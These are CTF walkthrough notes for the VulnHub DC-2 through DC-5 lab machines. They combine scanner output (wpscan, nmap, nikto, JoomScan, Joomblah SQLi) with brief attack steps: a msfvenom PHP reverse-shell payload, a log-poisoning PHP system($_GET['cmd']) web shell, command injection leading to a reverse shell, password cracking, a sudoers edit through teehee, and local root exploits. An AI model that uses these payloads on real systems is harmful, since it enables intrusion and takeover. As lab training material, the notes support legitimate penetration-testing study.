root@kali:~/Desktop/Machines/VunHub/DC-2# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.138
```

v0.3.8  
\_.--\_ \_ \_ \_ |  
(\_| |\_) (/\_(\_| |\_) )

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-04\_20-03-43.log


Target: <http://192.168.11.138>

```
[20:03:43] Starting:  
[20:03:43] 403 - 293B - /.php  
[20:03:44] 403 - 295B - /icons/  
[20:03:44] 200 - 52KB - /index.php  
[20:03:44] 200 - 0B - /wp-content/  
[20:03:44] 200 - 2KB - /wp-login.php  
[20:03:45] 200 - 40KB - /wp-includes/  
[20:03:55] 200 - 135B - /wp-trackback.php  
[20:04:01] 302 - 0B - /wp-admin/ -> http://dc-2/wp-login.php?redirect\_to=http%3A%2F%2F192.168.11.138%2Fwp-admin%2F&reauth=1  
[20:04:25] 405 - 42B - /xmlrpc.php  
[20:05:34] 302 - 0B - /wp-signup.php -> http://dc-2/wp-login.php?action=register  
[20:07:29] 403 - 303B - /server-status/
```

Task Completed

## wpscan

```
root@kali:~/Desktop/Machines/VunHub/DC-2# wpscan --url http://dc-2/ --enumerate u,ap,tt,t --ignore-main-redirect -o /root/Desktop/Machines/VunHub/DC-2/WPScan.txt
root@kali:~/Desktop/Machines/VunHub/DC-2# cat WPScan.txt
```



WordPress Security Scanner by the WPScan Team

Version 3.6.0

Sponsored by Sucuri - <https://sucuri.net>

@\_WPScan\_, @\_ethicalhack3r, @\_erwan\_lr, @\_FireFart\_

---

[+] URL: <http://dc-2/>

[+] Started: Fri Oct 4 20:30:18 2019

Interesting Finding(s):

[+] <http://dc-2/>

| Interesting Entry: Server: Apache/2.4.10 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%

[+] <http://dc-2/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner)  
| - [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access)

[+] <http://dc-2/readme.html>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] <http://dc-2/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - <https://www.iplocation.net/defend-wordpress-from-ddos>  
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.7.10 identified (Insecure, released on 2018-04-03).

| Detected By: Rss Generator (Passive Detection)  
| - <http://dc-2/index.php/feed/> <generator><https://wordpress.org/?v=4.7.10></generator>  
| - <http://dc-2/index.php/comments/feed/>, <generator><https://wordpress.org/?v=4.7.10></generator>

[!] 11 vulnerabilities identified:

[!] Title: WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion

| Fixed in: 4.7.11  
| References:  
| - <https://wpvulndb.com/vulnerabilities/9100>  
| - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12895>  
| - <https://blog.ripstech.com/2018/wordpress-file-delete-to-code-execution/>  
| - <http://blog.vulnspy.com/2018/06/27/Wordpress-4-9-6-Arbitrary-File-Deletion-Vulnerability-Exploit/>  
| - <https://github.com/WordPress/WordPress/commit/c9dce0606b0d7e6f494d4abe7b193ac046a322cd>  
| - <https://wordpress.org/news/2018/07/wordpress-4-9-7-security-and-maintenance-release/>

- <https://www.wordfence.com/blog/2018/07/details-of-an-additional-file-deletion-vulnerability-patched-in-wordpress-4-9-7/>

[!] Title: WordPress <= 5.0 - Authenticated File Delete

Fixed in: 4.7.12

References:

- <https://wpvulndb.com/vulnerabilities/9169>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20147>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass

Fixed in: 4.7.12

References:

- <https://wpvulndb.com/vulnerabilities/9170>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20152>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>
- <https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/>

[!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data

Fixed in: 4.7.12

References:

- <https://wpvulndb.com/vulnerabilities/9171>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20148>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)

Fixed in: 4.7.12

References:

- <https://wpvulndb.com/vulnerabilities/9172>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20153>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect plugins

Fixed in: 4.7.12

References:

- <https://wpvulndb.com/vulnerabilities/9173>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20150>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>
- <https://github.com/WordPress/WordPress/commit/fb3c6ea0618fc9a51d4f2c1940e9efcd4a2d460>

[!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing

Fixed in: 4.7.12

References:

- <https://wpvulndb.com/vulnerabilities/9174>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20151>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers

Fixed in: 4.7.12

References:

- <https://wpvulndb.com/vulnerabilities/9175>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20149>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>
- <https://github.com/WordPress/WordPress/commit/246a70bdbfac3bd45ff71c7941deef1bb206b19a>

[!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution

Fixed in: 5.0.1

References:

- <https://wpvulndb.com/vulnerabilities/9222>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8942>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8943>
- <https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/>
- [https://www.rapid7.com/db/modules/exploit/multi/http/wp\\_crop\\_rce](https://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce)

[!] Title: WordPress 3.9-5.1 - Comment Cross-Site Scripting (XSS)

Fixed in: 4.7.13

References:

- <https://wpvulndb.com/vulnerabilities/9230>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787>
- <https://github.com/WordPress/WordPress/commit/0292de60ec78c5a44956765189403654fe4d080b>
- <https://wordpress.org/news/2019/03/wordpress-5-1-1-security-and-maintenance-release/>
- <https://blog.ripstech.com/2019/wordpress-csrf-to-rce/>

[!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation

Fixed in: 4.7.14

References:

- <https://wpvulndb.com/vulnerabilities/9867>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16222>
- <https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/30ac67579559fe42251b5a9f887211bf61a8ed68>

[+] WordPress theme in use: twentyseventeen

| Location: <http://dc-2/wp-content/themes/twentyseventeen/>

| Last Updated: 2019-05-07T00:00:00.000Z

| Readme: <http://dc-2/wp-content/themes/twentyseventeen/README.txt>

| [!] The version is out of date, the latest version is 2.2

| Style URL: <http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10>

| Style Name: Twenty Seventeen

| Style URI: <https://wordpress.org/themes/twentyseventeen/>

| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

| Detected By: Css Style (Passive Detection)

| Version: 1.2 (80% confidence)

| Detected By: Style (Passive Detection)

| - <http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10>, Match: 'Version: 1.2'

[i] No plugins Found.

[i] Theme(s) Identified:

[+] twentyfifteen

| Location: <http://dc-2/wp-content/themes/twentyfifteen/>

| Last Updated: 2019-05-07T00:00:00.000Z

| Readme: <http://dc-2/wp-content/themes/twentyfifteen/readme.txt>

| [!] The version is out of date, the latest version is 2.5

| Style URL: <http://dc-2/wp-content/themes/twentyfifteen/style.css>

| Style Name: Twenty Fifteen

| Style URI: <https://wordpress.org/themes/twentyfifteen/>

| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

| Detected By: Known Locations (Aggressive Detection)

| Version: 1.7 (80% confidence)

| Detected By: Style (Passive Detection)

| - <http://dc-2/wp-content/themes/twentyfifteen/style.css>, Match: 'Version: 1.7'

[+] twentyseventeen

| Location: <http://dc-2/wp-content/themes/twentyseventeen/>

| Last Updated: 2019-05-07T00:00:00.000Z

| Readme: <http://dc-2/wp-content/themes/twentyseventeen/README.txt>

| [!] The version is out of date, the latest version is 2.2

| Style URL: <http://dc-2/wp-content/themes/twentyseventeen/style.css>

| Style Name: Twenty Seventeen

| Style URI: <https://wordpress.org/themes/twentyseventeen/>

| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...

| Author: the WordPress team  
| Author URI: <https://wordpress.org/>  
  
| Detected By: Urls In Homepage (Passive Detection)  
| Confirmed By: Known Locations (Aggressive Detection)  
  
| Version: 1.2 (80% confidence)  
| Detected By: Style (Passive Detection)  
| - <http://dc-2/wp-content/themes/twentyseventeen/style.css>, Match: 'Version: 1.2'  
  
[+] twentysixteen  
| Location: <http://dc-2/wp-content/themes/twentysixteen/>  
| Last Updated: 2019-05-07T00:00:00.000Z  
| Readme: <http://dc-2/wp-content/themes/twentysixteen/readme.txt>  
| [!] The version is out of date, the latest version is 2.0  
| Style URL: <http://dc-2/wp-content/themes/twentysixteen/style.css>  
| Style Name: Twenty Sixteen  
| Style URI: <https://wordpress.org/themes/twentysixteen/>  
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...  
| Author: the WordPress team  
| Author URI: <https://wordpress.org/>  
  
| Detected By: Known Locations (Aggressive Detection)  
  
| Version: 1.3 (80% confidence)  
| Detected By: Style (Passive Detection)  
| - <http://dc-2/wp-content/themes/twentysixteen/style.css>, Match: 'Version: 1.3'

[i] No Timthumbs Found.

[i] User(s) Identified:

[+] admin  
| Detected By: Rss Generator (Passive Detection)  
| Confirmed By:  
| Wp Json Api (Aggressive Detection)  
| - [http://dc-2/index.php/wp-json/wp/v2/users/?per\\_page=100&page=1](http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)

[+] jerry  
| Detected By: Wp Json Api (Aggressive Detection)  
| - [http://dc-2/index.php/wp-json/wp/v2/users/?per\\_page=100&page=1](http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1)  
| Confirmed By:  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)

[+] tom  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Finished: Fri Oct 4 20:30:22 2019  
[+] Requests Done: 3036  
[+] Cached Requests: 18  
[+] Data Sent: 503.375 KB  
[+] Data Received: 1.061 MB  
[+] Memory used: 163.934 MB  
[+] Elapsed time: 00:00:04

## **flags**

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

## Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

### Flag 3:

Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.

#### Flag 4:

Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - git outta here!!!!

### Flag 5:

final-flag.txt

```
# cat final-flag.txt
```

Congratulations!!!

A special thanks to all those who sent me tweets and provided me with feedback - it's all greatly appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

#

```
export  
PATH=/home/tom/usr/bin
```

## **BruteForce**

cewl -d 2 -m 5 -w cewlwords.txt <http://dc-2/>

## **DC-3**

nmap -sC -sV -p- 192.168.11.128 -oN DC-3.txt and found only port 80 open

ran dirsearch, and nikto, finding that it was running joomlah!

found joomlahVS and found that it was running Joomla! 3.7

after a quick google search I found the github project joomblah which exploits 3.7 via sql

I got a hash and a username from that and cracked it with john

now I can log in as admin!!

after poking around I found that

extensions/templates/templates/Beeze had editable php files!

msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.11.128 LPORT=3232 -f raw -o PhpShell.php and uploaded the contents of phpshell.php to the website

I started a msf session to catch the reverse shell

on the website ran “template preview” and caught the shell

ran a uname -a and saw 4.4.0-21-generic #37-Ubuntu

went on searchsploit and found a .txt that exploited the same vulnerability that a .rb(msf) did

the txt pointed me to a github project @ <https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip>

searchsploit -x exploits/linux/local/39772.txt

downloaded the exploit and got it onto the target via wget and SimpleHTTPServer

unzip ed the file

tar -xvf exploit.tar

./compile.sh

./doubleput

After a minute I am now root!!

## ***Enumeration***

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/DC-3# nmap -sC -sV -p- 192.168.11.128 -oN DC-3.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-07 09:01 EDT
Nmap scan report for 192.168.11.128
Host is up (0.0031s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home
MAC Address: 00:0C:29:F2:92:E4 (VMware)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 14.20 seconds

## dirsearch

```
root@kali:~/Desktop/Machines/VulnHub/DC-3# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.128
```

```
_|._--_ _ _ _|_ v0.3.8  
(_|||_) (/_(_||(_|)
```

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-07\_09-02-55.log

Target: <http://192.168.11.128>

```
[09:02:55] Starting:  
[09:02:55] 403 - 293B - ./php  
[09:02:55] 200 - 31B - /media/  
[09:02:55] 200 - 31B - /templates/  
[09:02:55] 403 - 295B - /icons/  
[09:02:55] 200 - 31B - /modules/  
[09:02:55] 200 - 31B - /images/  
[09:02:56] 200 - 7KB - /index.php  
[09:02:56] 200 - 31B - /bin/  
[09:02:56] 200 - 31B - /plugins/  
[09:02:56] 200 - 31B - /includes/  
[09:02:57] 200 - 31B - /language/  
[09:02:57] 200 - 31B - /components/  
[09:02:58] 200 - 31B - /cache/  
[09:02:58] 200 - 31B - /libraries/  
[09:03:03] 200 - 31B - /tmp/  
[09:03:04] 200 - 31B - /layouts/  
[09:03:09] 200 - 5KB - /administrator/  
[09:03:17] 200 - 0B - /configuration.php  
[09:03:49] 200 - 31B - /cli/  
[09:07:08] 403 - 303B - /server-status/
```

Task Completed


```
root@kali:~/Desktop/Machines/VulnHub/DC-3#
```

# nikto

```
root@kali:~/Desktop/Machines/VulnHub/DC-3# nikto -host http://192.168.11.128:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.128
+ Target Hostname: 192.168.11.128
+ Target Port:    80
+ Start Time:    2019-10-07 09:03:45 (GMT-4)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/
1.0. The value is "127.0.1.1".
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../etc: EW FileManager
for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ /administrator/index.php: Admin login page/section found.
+ 8726 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:      2019-10-07 09:04:44 (GMT-4) (59 seconds)
-----
+ 1 host(s) tested
```

# JoomlavS

```
root@kali:~/Desktop/Tools/joomlavS# ruby joomlavS.rb -u http://192.168.11.128 --scan-all
```



```
[+] URL: http://192.168.11.128
```

```
[+] Started: Mon Oct 7 09:35:53 2019
```

```
[+] Found 1 interesting headers.
```

```
| Server: Apache/2.4.18 (Ubuntu)
```

```
[!] Listing enabled: http://192.168.11.128/administrator/components/
```

```
[!] Listing enabled: http://192.168.11.128/administrator/modules/
```

```
[!] Listing enabled: http://192.168.11.128/administrator/templates/
```

```
[+] Joomla version 3.7.0 identified from admin manifest
```

```
[!] Found 0 vulnerabilities affecting this version of Joomla!
```

```
[+] Scanning for vulnerable components...
```

```
[!] Found 2 vulnerable components.
```

```
[+] Name: COM_BIBLESTUDY - v9.1.1
```

```
| Location: http://192.168.11.128/administrator/components/com\_biblestudy
```

```
| Manifest: http://192.168.11.128/administrator/components/com\_biblestudy/biblestudy.xml
```

```
| Description: JBS_INS_XML_DESCRIPTION
```

```
| Author: CWM Team
```

```
| Author URL: https://www.christianwebministries.org
```

```
[!] Title: Joomla Component com_biblestudy 1.5.0 (id) SQL Injection Exploit
```

```
| Reference: https://www.exploit-db.com/exploits/5710
```

```
[!] Title: Joomla Component com_biblestudy LFI Vulnerability
```

```
| Reference: https://www.exploit-db.com/exploits/10943
```

```
[!] Title: Joomla! Component Proclaim 9.1.1 - Arbitrary File Upload
```

```
| Reference: https://www.exploit-db.com/exploits/44164
```

```
| Reference: http://www.cvedetails.com/cve/CVE-2018-7316
```

```
[!] Title: Joomla! Component Proclaim 9.1.1 - Backup File Download
```

```
| Reference: https://www.exploit-db.com/exploits/44159
```

```
| Reference: http://www.cvedetails.com/cve/CVE-2018-7317
```

```
[+] Name: com_fields - v3.7.0
```

```
| Location: http://192.168.11.128/administrator/components/com\_fields
```

```
| Manifest: http://192.168.11.128/administrator/components/com\_fields/fields.xml
```

```
| Description: COM_FIELDS_XML_DESCRIPTION
```

```
| Author: Joomla! Project
```

```
| Author URL: www.joomla.org
```

```
[!] Title: Joomla Component Fields - SQLi Remote Code Execution (Metasploit)
```

[+] Scanning for vulnerable modules...  
[!] Found 0 vulnerable modules.

---

[+] Scanning for vulnerable templates...  
[!] Found 0 vulnerable templates.

---

[+] Finished

*JoomScan*

( \_ ) ( \_ ) ( \_ ) ( \V ) / \_ ) / \_ ) / \_ \ ( \ ) - -  
.-\_ ) ( ) ( ) ( ) ( ) ( \ ) ( \_ / ( \_ ) \ ) ( \_ )  
\ ) ( \_ ) ( \_ ) ( \ ) ( \_ / \ ) ( \_ ) ( \_ ) ( \_ )\ )  
(1337.today)

```
--=[OWASP JoomScan
+---+=====[Version : 0.0.7
+---+=====[Update Date : [2018/09/23]
+---+=====[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP
```

Processing <http://192.168.11.128> ...

[+] FireWall Detector  
[++] Firewall not detected

[+] Detecting Joomla Version  
[++) Joomla 3.7.0

[+] Core Joomla Vulnerability  
[++) Target Joomla core is not vulnerable

[+] Checking Directory Listing  
[++) directory has directory listing :  
<http://192.168.11.128/administrator/components>  
<http://192.168.11.128/administrator/modules>  
<http://192.168.11.128/administrator/templates>  
<http://192.168.11.128/images/banners>

[+] Checking apache info/status files  
[++) Readable info/status files are not found

[+] admin finder  
[++) Admin page : <http://192.168.11.128/administrator/>

[+] Checking robots.txt existing  
[++) robots.txt is not found

[+] Finding common backup files name  
[++) Backup files are not found


[+] Finding common log files name  
[++) error.log is not found

[+] Checking sensitive config.php.x file  
[++] Readable config files are not found

Your Report : reports/192.168.11.128/  
root@kali:~/Desktop/Tools/oomla/oomscan#

# Joomblah

```
root@kali:~/Desktop/Machines/VulnHub/DC-3/Joomblah# python joomblah.py http://192.168.11.128/
```



```
[-] Fetching CSRF token
[-] Testing SQLi
- Found table: d8uea_users
- Found table: users
- Extracting users from d8uea_users
[$] Found user ['629', 'admin', 'admin', 'freddy@norealaddress.net',
'$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFIfB1Zu', "", ""]
- Extracting sessions from d8uea_session
- Extracting users from users
- Extracting sessions from session
```

## ***john***

```
root@kali:~/Desktop/Machines/VulnHub/DC-3# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/32 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
snoopy      (?)
1g 0:00:00:00 DONE 2/3 (2019-10-07 11:53) 4.545g/s 218.1p/s 218.1c/s 218.1C/s 123456..diamond
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

*flag*

cat the-flag.txt

Congratulations are in order for completing DC-3VM. :-)

I hope you've enjoyed this challenge as much as I enjoyed making it.

If there are any ways that I can improve these little challenges, please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!

## **DC-4**

nmap -sC -sV -p- 192.168.11.129 -oN DC-4.txt and saw only port 80 open  
dirb and nikto gave me minimal help  
looked at page source to see how to format wfuzz command  
ran wfuzz with big.txt and admin and was able to find the admin password "happy"  
was able to run limited commands through webpage  
caught in burp and found that I could run my own commands!  
went to pentestmonkey and got the python one liner, to run  
cought with nc -nlvp 3232!  
as www-data I was able to look in the other users profiles  
found old-passwords.bak under jims backups  
copied the file from screen and put in a text document  
ran with hydra against the known user accounts  
found the jim password jibril04  
logged in with ssh!  
find / -perm 4000 and saw that jim had new mail  
I read the email and got charles' password ^xHhA&hvim0y  
ssh'd into charles!  
sudo -l and saw that we could teehee  
sudo teehee -a /etc/sudoers  
charles ALL=(ALL:ALL) ALL  
log out/log in  
sudo /bin/bash  
found final flag.txt!

## ***enumeration***

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/DC-4# nmap -sC -sV -p- 192.168.11.129 -oN DC-4.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-07 14:13 EDT
Nmap scan report for 192.168.11.129
Host is up (0.00041s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp    open  http   nginx 1.15.10
|_http-server-header: nginx/1.15.10
|_http-title: System Tools
MAC Address: 00:0C:29:16:95:73 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

## **nikto**

```
root@kali:~/Desktop/Machines/VulnHub/DC-4# nikto -host http://192.168.11.129:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.129
+ Target Hostname: 192.168.11.129
+ Target Port:    80
+ Start Time:    2019-10-07 14:16:15 (GMT-4)
-----
+ Server: nginx/1.15.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie PHPSESSID created without the httponly flag
+ 7915 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:      2019-10-07 14:16:30 (GMT-4) (15 seconds)
-----
+ 1 host(s) tested
```



## **flag**

root@dc-4:~# cat flag.txt

```
888 888 888 888 8888888b. 888 888 888 888  
888 o 888 888 888 "Y88b 888 888 888 888  
888 d8b 888 888 888 888 888 888 888 888  
888 d888b 888 .d88b. 888 888 888 .d88b. 888888b. .d88b. 888 888 888 888  
888d88888b888 d8P Y8b 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888  
88888P Y88888 88888888 888 888 888 888 888 888888888 Y8P Y8P Y8P Y8P  
8888P Y8888 Y8b. 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " "  
888P Y888 "Y8888 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888 888
```

Congratulations!!!

Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those who have provided feedback, and who have taken time to complete these little challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.

## **DC-5**

nmap -sC -sV -p- 192.168.11.129 -oN DC-5.txt and saw only port 80 open  
dirb gave little help  
nikto gave little help  
wfuzz with and without cewl did not help  
ran wfuzz for LFI and found that I could view /etc/passwd as well as some other files  
(although blind) I found that I could perform log poisoning by adding ---GET /thankyou.php?file=<?php  
system(\$\_GET['cmd'])?>==== to a burp request  
from there I could run /var/log/nginx/error.log&cmd=whoami (in burp) and see the result www-data!  
now I replaced whoami with a python oneliner from pentestmonkey and caught it with a nc listener

ran the find privs command and found that a vulnerable version of screen would be run as root  
found the exploit in searchsploit and downloaded it.  
compiled the code (on my debian 64 machine). The code between the EOF piecees.  
I then moved the files over to the target  
chmod 777 41154.sh  
run 41154.sh ....and...BOOM. I should be root... but I am pretty sure I messed one of the /etc/xxx.so files. I am not restarting yet.

## **enumeration**

```
nmap -sC -sV -p- 192.168.11.130 -oN DC-5.txt
```

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.130
```

```
nikto -host http://192.168.11.130:80
```

```
cewl -d 2 -m 5 -w cewlwords.txt http://192.168.11.130
```

```
